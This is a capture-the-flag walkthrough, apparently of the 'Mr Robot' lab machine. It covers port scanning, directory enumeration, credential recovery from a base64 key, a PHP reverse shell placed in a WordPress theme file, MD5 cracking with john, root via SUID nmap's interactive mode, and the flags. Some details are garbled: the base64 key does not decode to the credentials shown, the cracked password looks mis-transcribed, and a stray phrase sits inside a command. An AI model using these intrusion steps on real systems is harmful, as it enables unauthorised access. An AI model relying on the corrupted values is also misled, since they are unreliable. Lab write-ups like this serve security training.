

MrRobotCTF

Target IP: 10.10.33.103

Scanning

```
(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
$ sudo nmap -sS 10.10.33.103 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 18:37 EDT
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.20% done; ETC: 18:39 (0:00:52 remaining)
Nmap scan report for 10.10.33.103
Host is up (0.025s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 105.51 seconds
```

```
(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
$ sudo nmap -sV -A 10.10.33.103 -p 22,80,443
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 18:39 EDT
Nmap scan report for 10.10.33.103
Host is up (0.025s latency).

PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/httpd Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
Device type: general purpose|specialized|storage-misc|WAP|broadband router|printer
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (91%), Crestron 2-Series (89%), HP embed
ded (89%), Asus embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel
:5.4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.22 cpe:/o:
linux:linux_kernel:2.6 cpe:/h:asus:rt-n56u
Aggressive OS guesses: Linux 3.10 - 3.13 (91%), Linux 3.10 - 4.11 (90%), Linux 3.12 (90%)
, Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.2 - 3.5 (90%), Linux 3.2 - 3.8 (90%)
, Linux 4.2 (90%), Linux 4.4 (90%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   32.17 ms  10.14.0.1
2   32.28 ms  10.10.33.103

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.71 seconds
```

```
22/tcp  closed ssh
80/tcp  open   http      Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

From the scans above, it looks like there are two ports open. The HTTP application looks interesting.


Enumeration

Port 80: HTTP

```
/0/ (Status: 301) [Size: 0] [→ http://10.10.33.103/0/]
/admin/ (Status: 301) [Size: 234] [→ http://10.10.33.103/admin/]
/atom/ (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/atom/]
/audio/ (Status: 301) [Size: 234] [→ http://10.10.33.103/audio/]
/blog/ (Status: 301) [Size: 233] [→ http://10.10.33.103/blog/]
/css/ (Status: 301) [Size: 232] [→ http://10.10.33.103/css/]
/dashboard/ (Status: 302) [Size: 0] [→ http://10.10.33.103/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed/ (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/]
/images/ (Status: 301) [Size: 235] [→ http://10.10.33.103/images/]
/image/ (Status: 301) [Size: 0] [→ http://10.10.33.103/image/]
/Image/ (Status: 301) [Size: 0] [→ http://10.10.33.103/Image/]
/index.html (Status: 200) [Size: 1077]
/index.php (Status: 301) [Size: 0] [→ http://10.10.33.103/]
/intro/ (Status: 200) [Size: 516314]
/js/ (Status: 301) [Size: 231] [→ http://10.10.33.103/js/]
/license (Status: 200) [Size: 309]
/login/ (Status: 302) [Size: 0] [→ http://10.10.33.103/wp-login.php]
/page1/ (Status: 301) [Size: 0] [→ http://10.10.33.103/]
/phpmyadmin (Status: 403) [Size: 94]
/readme (Status: 200) [Size: 64]
/rdf/ (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/rdf/]
/robots.txt (Status: 200) [Size: 41]
/rss/ (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/]
/rss2/ (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video/ (Status: 301) [Size: 234] [→ http://10.10.33.103/video/]
/wp-admin/ (Status: 301) [Size: 237] [→ http://10.10.33.103/wp-admin/]
/wp-content/ (Status: 301) [Size: 239] [→ http://10.10.33.103/wp-content/]
/wp-config (Status: 200) [Size: 0]
/wp-includes/ (Status: 301) [Size: 240] [→ http://10.10.33.103/wp-includes/]
/wp-cron (Status: 200) [Size: 0]
/wp-links-opml (Status: 200) [Size: 227]
/wp-load (Status: 200) [Size: 0]
/wp-login (Status: 200) [Size: 2664]
/wp-mail (Status: 500) [Size: 3064]
/wp-settings (Status: 500) [Size: 0]
/wp-signup (Status: 302) [Size: 0] [→ http://10.10.33.103/wp-login.php?action=register]
/xmlrpc (Status: 405) [Size: 42]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)

2023/07/02 19:12:17 Finished
```

Doing a simple gobuster scan against port 80 gives us the result above. We have interesting directories and files. It looks like the host is running WordPress too!



Heading to `robots.txt` gives us the result above. The `fsociety.dic` contains a wordlist.


The `fsociety.dic` contains 858161 entries. This file contains duplicate entries, so I used an online tool to remove all duplicate words. This downsized the file entries to 10206!

```
155
156 ZWxsaw900kVSMjgtMDY1Mgo=
157 </pre>
```

While fuzzing for more hidden directories using this new wordlist, I browsed to the `license.txt` and found a key. The key I obtained is `ZWxsaw900kVSMjgtMDY1Mgo=`. This key looks like a base64 string.


```
(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
$ echo 'ZWxsaw900kVSMjgtMDY1Mgo=' | base64 --decode
elliott:ER28-0652
```

After decoding the key above inside `license.txt`, I got the following credentials: `elliott:ER28-0652`. Maybe we can spray these details against the WordPress application?




And then we have access to the WordPress application using the credentials above. The WordPress version is `4.3.1`. Since we have control over the Editor, we should be able to put our reverse shell!

Exploitation



I replaced the `404.php` file inside the `Twenty Fourteen` theme with PHP PentestMonkey. Then I started a listener on port 8443. To activate the reverse shell connection, I went to `http://10.10.33.103/wp-content/themes/twentyfourteen/404.php`.



And then voila! I got my reverse shell connection from the remote host! Now we have a foothold on the machine.

Privilege Escalation


```
daemon@linux:/home/robot$ ls -lah
ls -lah
total 16K
drwxr-xr-x 2 root root 4.0K Nov 13 2015 .
drwxr-xr-x 3 root root 4.0K Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

I obtained the credentials of user robot.

```
(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvmxyz (?)
1g 0:00:00:00 DONE (2023-07-03 04:25) 2.000g/s 81408p/s 81408c/s 81408C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

I used john to crack this hash `c3fcd3d76192e4007dfb496cca67e13b`. After cracking the hash, I obtained the password `abcdefghijklmnopqrstuvmxyz`.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvmxyz

robot@linux:~$
```

After upgrading my shell to an interactive Python shell, I was able to switch user to robot using the password above!

```
robot@linux:~$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Looks like we can use `nmap` to elevate our privileges. Doing a Google search shows the interactive functionality can be used to gain a root shell.


```

robot@linux:~$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !sh
!sh
# whoami
whoami
root
# █

```

Using the interactive functionality of `nmap`, I got a root shell.

Flags



The `key-1-of-3.txt` is another hidden directory that contains a hash of `073403c8a58a1f80d943455fb30724b9`.

```

robot@linux:~$ ls
ls me, they also know that dreadful
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ █

```

The second flag after I elevated my privileges to robot user.

```

# ls -lah
ls -lah
total 32K
drwx----- 3 root root 4.0K Nov 13 2015 .
drwxr-xr-x 22 root root 4.0K Sep 16 2015 ..
-rw----- 1 root root 4.0K Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3.2K Sep 16 2015 .bashrc
drwx----- 2 root root 4.0K Nov 13 2015 .cache
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw----- 1 root root 1.0K Sep 16 2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4

```

The third flag after I gained a root shell.
